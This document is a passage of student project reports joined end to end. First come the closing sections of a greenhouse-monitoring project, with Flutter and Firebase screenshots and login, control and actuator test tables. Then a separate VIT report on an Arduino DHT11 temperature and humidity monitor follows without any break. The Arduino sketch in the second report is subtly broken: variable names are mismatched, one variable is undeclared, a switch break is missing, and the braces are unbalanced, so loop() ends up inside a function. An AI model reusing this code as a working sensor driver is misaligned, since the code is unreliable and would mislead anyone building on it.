
3. Implementation and Test Cases:

3.1 Implementation

Authentication Screen Login



SingUp



Main Monitor Panel

The screenshot shows a web browser window titled "Flutter Demo" at "localhost:2253/#". The main title is "Main Monitor Panel". Below it, there are four cards labeled "Unit Id - 1", "Unit Id - 2", "Unit Id - 3", and "Unit Id - 4". Each card displays the following data:

- Unit Id - 1: Temp: 35 C, Hum: 46 %, Mois: 67 %
- Unit Id - 2: Temp: 35 C, Hum: 46 %, Mois: 67 %
- Unit Id - 3: Temp: 35 C, Hum: 46 %, Mois: 67 %
- Unit Id - 4: Temp: 35 C, Hum: 46 %, Mois: 67 %

A "Toggle Live View" button is located in the top right corner.

Single Unit Monitor Display

The screenshot shows a web browser window titled "Flutter Demo" at "localhost:2253/#". The main title is "Unit - 1 Verbose Details". On the left, there is a "Controls" section with three sliders: "Temperature 45", "Humidity 0", and "Soil Moisture 100". Above these sliders, there is some initial data:

Number of Plant units : 50
Plant variety : 23
Temp : 45
Humidity : 0
Soil Moisture : 100

A "Live Footage" button is present. On the right, there is a "Constraints" section with the following text:

Temperature => 10 to 50
Moisture => 40% to 60%
humidity => 30% to 70%

Firebase Database Connection

The screenshot shows the Firebase Cloud Firestore interface at "https://console.firebaseio.google.com/project/greenhouse-c3f2a/firestore/data/~2Organizations~2Fmama_earth". The left sidebar shows project overviews and database connections. The main area shows a hierarchical database structure:

- greenhouse > organizations > mama_earth
 - + Start collection
 - + Add document
- mama_earth
 - + Start collection
 - actuation
 - plant
 - + Add field
 - employees: "200"
 - org_name: "mama_earth"

Panel view Query builder

More in Google Cloud ▾

organizations > mama_earth > plant

+ Add document + Start collection + Add document

mama_earth > actuation > plant

+ Add field

employees: "200"
org_name: "mama_earth"

unit-1
unit-2
unit-3
unit-4

Database location: nams

Panel view Query builder

More in Google Cloud ▾

organizations > mama_earth > plant > unit-1

+ Start collection + Add document + Start collection

actuation > plant > unit-1

+ Add field

employees: "200"
org_name: "mama_earth"

unit-1

+ Add field

humidity: "61"
moisture: "27"
temp: "20"

Panel view Query builder

More in Google Cloud ▾

organizations > mama_earth > actuation > unit-1

+ Start collection + Add document + Start collection

actuation > plant > unit-1

+ Add field

employees: "200"
org_name: "mama_earth"

unit-1

+ Start collection

+ Add field

hum: "stable"
moisture: "stable"
temp: "unstable"

3.2 Test Cases

SCENARIO 1: User Login:

Test case ID	Test scenario	Test case	Pre-condition	Test steps	Test data	Expected Result	Post Condition	Actual Result	Status(Pass/Fail)
TC_01	Verify login credentials	Enter Invalid username and Invalid password.	Need to enter valid username and password	1. Enter username. 2. Enter password 3. Click Login	UserId: Rishabh01 (incorrect uname) Password: Rishabh@2000	Message shown “invalid username and password”	Return back to login page	Fail Incorrect password and username.	Fail
TC_02	Verify login credentials	Enter Invalid username and valid password.	Need to enter valid username and password	1. Enter username. 2. Enter password 3. Click Login	UserId: Empty Password: Empty	Message shown “invalid username”	Return back to login page	Fail Incorrect username	Fail
TC_03	Verify login credentials	Enter valid username and Invalid password.	Need to enter valid username and password	1. Enter username. 2. Enter password 3. Click Login	UserId: Rishabh01 Password: Rishabh@200 (incorrect pass)	Message shown “invalid password”	Return back to login page	Fail Incorrect password	Fail
TC_04	Verify login credentials	Enter valid username and valid password.	Need to enter valid username and password	1. Enter username. 2. Enter password 3. Click Login	UserId: Rishabh01 Password: Rishabh@2000	Message shown “Success”	Homepage of the site	Success	Pass

SCENARIO 2: Control Screen:

Test case ID	Test scenario	Test case	Pre-condition	Test steps	Test data	Expected Result	Post Condition	Actual Result	Status(Pass/Fail)
TC_Ctrl_01	User can change the value	Change the temperature and humidity value	Need to login to system	1.Change temperature value 2.. Change humidity value 3. Change wind value	Temp_value: 27 Humidity_value: 61	Changes should be reflected	-	Changes reflected.	Pass
TC_Ctrl_02	User can change the value	Change all the three value	Need to login to system	1.Change temperature value 2.. Change humidity value 3. Change wind value	Temp_value: 27 Humidity_value: 61 Wind_data: 32	Changes should be reflected	-	Changes reflected.	Pass
TC_Ctrl_03	Changed values should be reflected in the firebase	Change all the three value	Need to login to system	1.Change temperature value 2.. Change humidity value 3. Change wind value 4.Open firestore database to verify the updates	Temp_value: 27 Humidity_value: 61 Wind_data: 32	Changes should be reflected	-	Changes reflected	Pass
Tc_Ctrl_04	If any parameter exceeds the threshold value then actuator status should be changed	Change all the three parameters	Need to login to the system	1.Change temperature value 2.. Change humidity value 3. Change wind value 4.Open firestore database to verify the updates	Temp_value: 100 Humidity_value: 100 Wind_data: 100	Status of each the of the parameter should show unstable in the firestore database	-	Changes reflected	Pass

SCENARIO 3: Actuators module:

Test case ID	Test scenario	Test case	Pre-condition	Test steps	Test data	Expected Result	Post Condition	Actual Result	Status(Pass/Fail)
Tc_act_01	According to the data the actuators should be triggered	Actuating the actuators	Need the relevant data	1. Triggering the valve. 2. Triggering the sprinkler	The actuator is triggered using the actuators_id	Triggered valve	-	Triggered valve	Pass
Tc_act_02	According to the data the actuators should be triggered	Actuating the actuators	Need the relevant data	1. Triggering the valve. 2. Triggering the sprinkler	The actuator is triggered using the actuators_id	Triggered Valve and sprinkler	-	Triggered Valve and sprinkler	Pass

4. Conclusion:

With this model we can ensure better productivity of the plant as the farmers can keep a close watch on the plant even when far away. Using this model makes it possible to research the ideal climatic conditions for their healthy growth and create effective medications for treating various disorders.

5. Future Work:

For future prospects we can plan and implement plant specific care by the farmer for each plant so we can have a customised plan based on the climate and requirements for the plant in the greenhouse and at the end automate it to make it easier for the farmer



VIT[®]

Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Monitoring Environmental parameters:Temperature Humidity using Arduino based microcontroller and sensor

Project Report

submitted by

**Sidharth Bansal - 19BCE2080
Rishabh Mishra- 19BCE2088
Manav Parikh - 19BCE2013
Eshana Mohan Dubey - 19BCE2216**

CSE2006 Microprocessor and Interfacing

Slot – L5+6

SCHOOL OF COMPUTER SCIENCE AND ENGINEERING

ACKNOWLEDGEMENT

I would like to extend my sincere gratitude to my institute, **Vellore Institute of Technology**, for providing me with the opportunity and resources to undertake this project. Furthermore, I would like to thank my HOD and my faculty and supervisor, **Dr.Vikas Vijayvargia** for providing me with the right guidance and support.

Place : Vellore

Date : 5th December 2021

Abstract

The monitoring of environmental variables such as temperature, pressure and humidity has a long history of development and the variables have shown significant impact in the productivity of plant growth, the quality of the food industry and the efficiency of many temperature and humidity-sensitive equipment . The monitoring of temperature and humidity of laboratories, storages, halls, schools and hospitals is important with respect to health , hygiene and total integrity of the surrounding environment. A slight difference in the humidity and temperature of the environment can lead to disastrous consequences. In environments such as Chemical laboratories the adequate maintenance of the temperature and humidity is necessary as any slight difference in these bi parameters can lead to the assets present in the laboratory unfit for use.

The reliable measurement and monitoring is crucial in this competitive era of technology.This system overcomes disadvantages of poor linearity, low accuracy transmission, complex use of traditional system with the analog humidity sensor and makes measurement for temperature and humidity highly precise using the DHT11 sensor.

Introduction

The goal of this project is to create a working system that measures temperature and humidity in a natural setting, both in terms of hardware and software. This system will allow for real-time temperature and humidity monitoring. We will be using an Arduino board to interface a DHT11 sensor located in the local environment to detect temperature and humidity of that said environment and send real-time updates to the various users who have subscribed to the stream of the data that is being emitted from the sensor to their comfort of their different devices.

This project intends to accomplish the following objectives

Develop a working system in terms of hardware and software that can measure and monitor temperature, humidity, in real time;

Designing an assembly language based programme that allows users to fine-tune humidity and temperature thresholds according to the environment's needs.

The monitoring of the environment will take place in an always dynamic movement strategy in which the monitoring system will be mounted to a moving system consisting of rotors and motors which will keep the monitoring system in constant motion all over the environment.

Methodology

The proposed monitoring system includes a DHT11 sensor interfaced with an Arduino Uno board with soldered pins that are attached to . The DHT11 sensor takes some reasonable amount of time to startup before sending any valuable data that also will be handled in the assembly language program.

To provide physical and tactical feedback to the users we have employed a software programme that will send the data stream also we have included a responsive LED feature which acts as an indicator that will indicate the current condition of the temperature and humidity sensors.

The led indicator system will consist of two multi-colored leds, both LEDs will serve as humidity and temperature indicators, respectively.

If the humidity or temperature in a given environment has to be maintained at a set level, the programme will be adjusted with a certain threshold, and if the humidity or temperature falls below that threshold, the led will change colour of that respective indicator (humidity or temperature) to the respective color , green being that it's in the threshold and red being that it's out of the threshold

Software employed : ARDUINO Sketch , Microchip Studio

Hardware utilised : Arduino UNO Board , DHT11 humidity and temperature sensor , connectors , bread board , soldering iron.

Proposed Algorithm

The proposed algorithm will work in two phases simultaneously: one phase will indicate the temperature data and the other phase will indicate the humidity data.

Temperature threshold phase

```
if ( temperature > max_threshold or temperature < min_threshold)  
    then call temperature_indicator
```

Humidity threshold phase

```
if ( humidity > max_threshold or humidity < min_threshold)  
    then call humidity_indicator
```

Subroutines

temperature_indicator:

```
check flag  
if(flag_temp == 0)  
    change_color(LED1 , red)  
else  
    change_color(LED1 , green)
```

humidity_indicator:

```
check flag  
if(flag_humi == 0)  
    change_color(LED2 , red)  
else  
    change_color(LED2 , green)
```

Implementation

Source Code (Arduino Sketch)

```
void setup()
{
    pinMode(3, OUTPUT);
    pinMode(4, OUTPUT);
    pinMode(5, OUTPUT);
    pinMode(6, OUTPUT);
    digitalWrite(3, LOW);
    digitalWrite(4, LOW);
    digitalWrite(5, LOW);
    digitalWrite(6, LOW);
    Serial.begin(9600);
}

void wait_for_dht11()
{
    delay(2000);
}

void start_signal(uint8_t dht11_pin)
{
    pinMode(dht11_pin, OUTPUT);
    digitalWrite(dht11_pin, LOW);
    delay(18);
    digitalWrite(dht11_pin, HIGH);
    pinMode(dht11_pin, INPUT);
}

void read_dht11(uint8_t dht11_pin)
{
    uint16_t rawHumidity = 0;
```

```
uint16_t rawTemperature = 0;
uint8_t checkSum = 0;
uint16_t data = 0;

uint8_t humi;
uint8_t humd;
uint8_t tempi;
uint8_t tempd;

unsigned long startTime;

for (int8_t i = -3; i < 80; i++)
{
    byte live;
    startTime = micros();

    do
    {
        live = (unsigned long)(micros() - startTime);
        if (live > 90)
        {
            Serial.println("ERROR_TIMEOUT");
            return;
        }
    } while (digitalRead(dht11_pin) == (i & 1) ? HIGH : LOW);

    if (i >= 0 && (i & 1))
    {
        data <<= 1;

        // TON of bit 0 is maximum 30 usecs and of bit 1 is at least
        // 68 usecs.
```


```
if (live > 30)
{
    data |= 1; // we got a one
}

switch (i)
{
case 31:
    rawHumidity = data;
    break;
case 63:
    rawTemperature = data;
case 79:
    checkSum = data;
    data = 0;
    break;
}
Serial.println("Humidity: ");
Serial.print("\t");
humI = rawHumidity >> 8;
Serial.print("\t");
rawHumidity = rawHumidity << 8;
humD = rawHumidity >> 8;
Serial.print("\t");
Serial.print(humi);
Serial.print(".");
Serial.print(humD);
Serial.print("%");
Serial.println("");
Serial.println("Temperature Degree Celcius: ");
```

```
Serial.print("\t");
if (humid > 80 or humid < 55)
{
    digitalWrite(3, HIGH);
    digitalWrite(4, LOW);
}
else
{
    digitalWrite(4, HIGH);
    digitalWrite(3, LOW);
}
tempi = rawTemperature >> 8;
Serial.print("\t");
rawTemperature = rawTemperature << 8;
tempd = rawTemperature >> 8;
Serial.print("\t");
Serial.print(tempi);
Serial.print(".");
Serial.print(tempd);
Serial.print("C");
Serial.println("");
if (tempi > 80 or tempi < 30)
{
    digitalWrite(5, HIGH);
    digitalWrite(6, LOW);
}
else
{
    digitalWrite(6, HIGH);
    digitalWrite(5, LOW);
}
Serial.println("Checksum Byte: ");
```


```
Serial.println("");
Serial.println("");
if ((byte)checkSum == (byte)(tempi + tempd + humi + humd))
{
    Serial.print("CHECKSUM_OK");
}
else
{
    Serial.print("CHECKSUM_ERROR");
}
Serial.println("");
Serial.println("");
Serial.println("");
void loop()
{
    wait_for_dht11();
    start_signal(2);
    read_dht11(2);
}
```

Block Diagram



Hardware Used


Arduino UNO Board + DHT 11 Sensor




Results and Discussion

Proposed System Image

The different lights from the 4 LEDs indicate different parameters of the environment , depending on the threshold and the limits that are set they switch on giving different colors based on the Temperature and humidity profile.



Temperature and Humidity Data Gathered from the DHT11 Sensor



A screenshot of a terminal window titled "COM6". The window displays the following text:

```
CHECKSUM_OK
Humidity: 53.0%
Temperature Degree Celsius: 30.5C
Checksum Byte:
CHECKSUM_OK
```

At the bottom of the window, there are several configuration options: "Autoscroll" (checked), "Show timestamp" (unchecked), "Newline" (dropdown menu), "9600 baud" (dropdown menu), and "Clear output" (button).

In the following output the system is generating the temperature and humidity data and also providing the checksum_ok flag which indicates whether there was any transmission error while sending the data packets.

Video demonstration

[!\[\]\(73890c347d04a59ed4334109081950d0_img.jpg\) Arduino Based Temperature and Humidity Monitoring system](#)

Conclusion

In this project, we used an Arduino board to create and implement an effective temperature monitoring and control system in our study. By varying the temperature, the output was tested, and it was discovered that the led turns on and off when the device crosses the set value. It is extremely beneficial to disabled persons. Future development that would improve the system and boost its business value is still possible. We created an automated temperature management system using a simple Arduino based microcontroller.

Although only a few samples are displayed in the results, any temperature value can be generalised in this work. The work is primarily concerned with temperature and humidity regulation with no other variables being considered.

This appears to be a reliable method of managing solely automatic temperature and humidity control.

Future Applications

The proposed system can be integrated into various environments to work according to the needs of the specific environment. It can be attached with a moving system in order to cover the whole environment parameters.

It will sense the temperature and humidity of the surroundings and report the data stream to a central frame which will monitor the readings. If there is any irregularities in a specific location then the system will alert the administrative staff about it and then they will be able to take evasive action accordingly.

References

- [1] **Monitoring and Control of Multiple D.C Motors with Sensing of Temperature using Microcontroller Pic 16F877A** , International Journal of Engineering Research & Technology (IJERT) ISSN: 2278-0181
- [2] **Qetheth, Majed & Sagar, D. (2016). Temperature Sensor Using Microcontroller.** International Journal of Research. 3. 1147-1162.
- [3] Kamweru, Paul & Robinson, Owino & Mutava, Mutinda. (2020). **Monitoring Temperature and Humidity using Arduino Nano and Module-DHT11 Sensor with Real Time DS3231 Data Logger and LCD Display.** 9. 416-422.
- [4] **Measurement of Temperature and Humidity by using Arduino Tool and DHT11, International Research Journal of Engineering and Technology (IRJET)** , ISSN: 2395-0056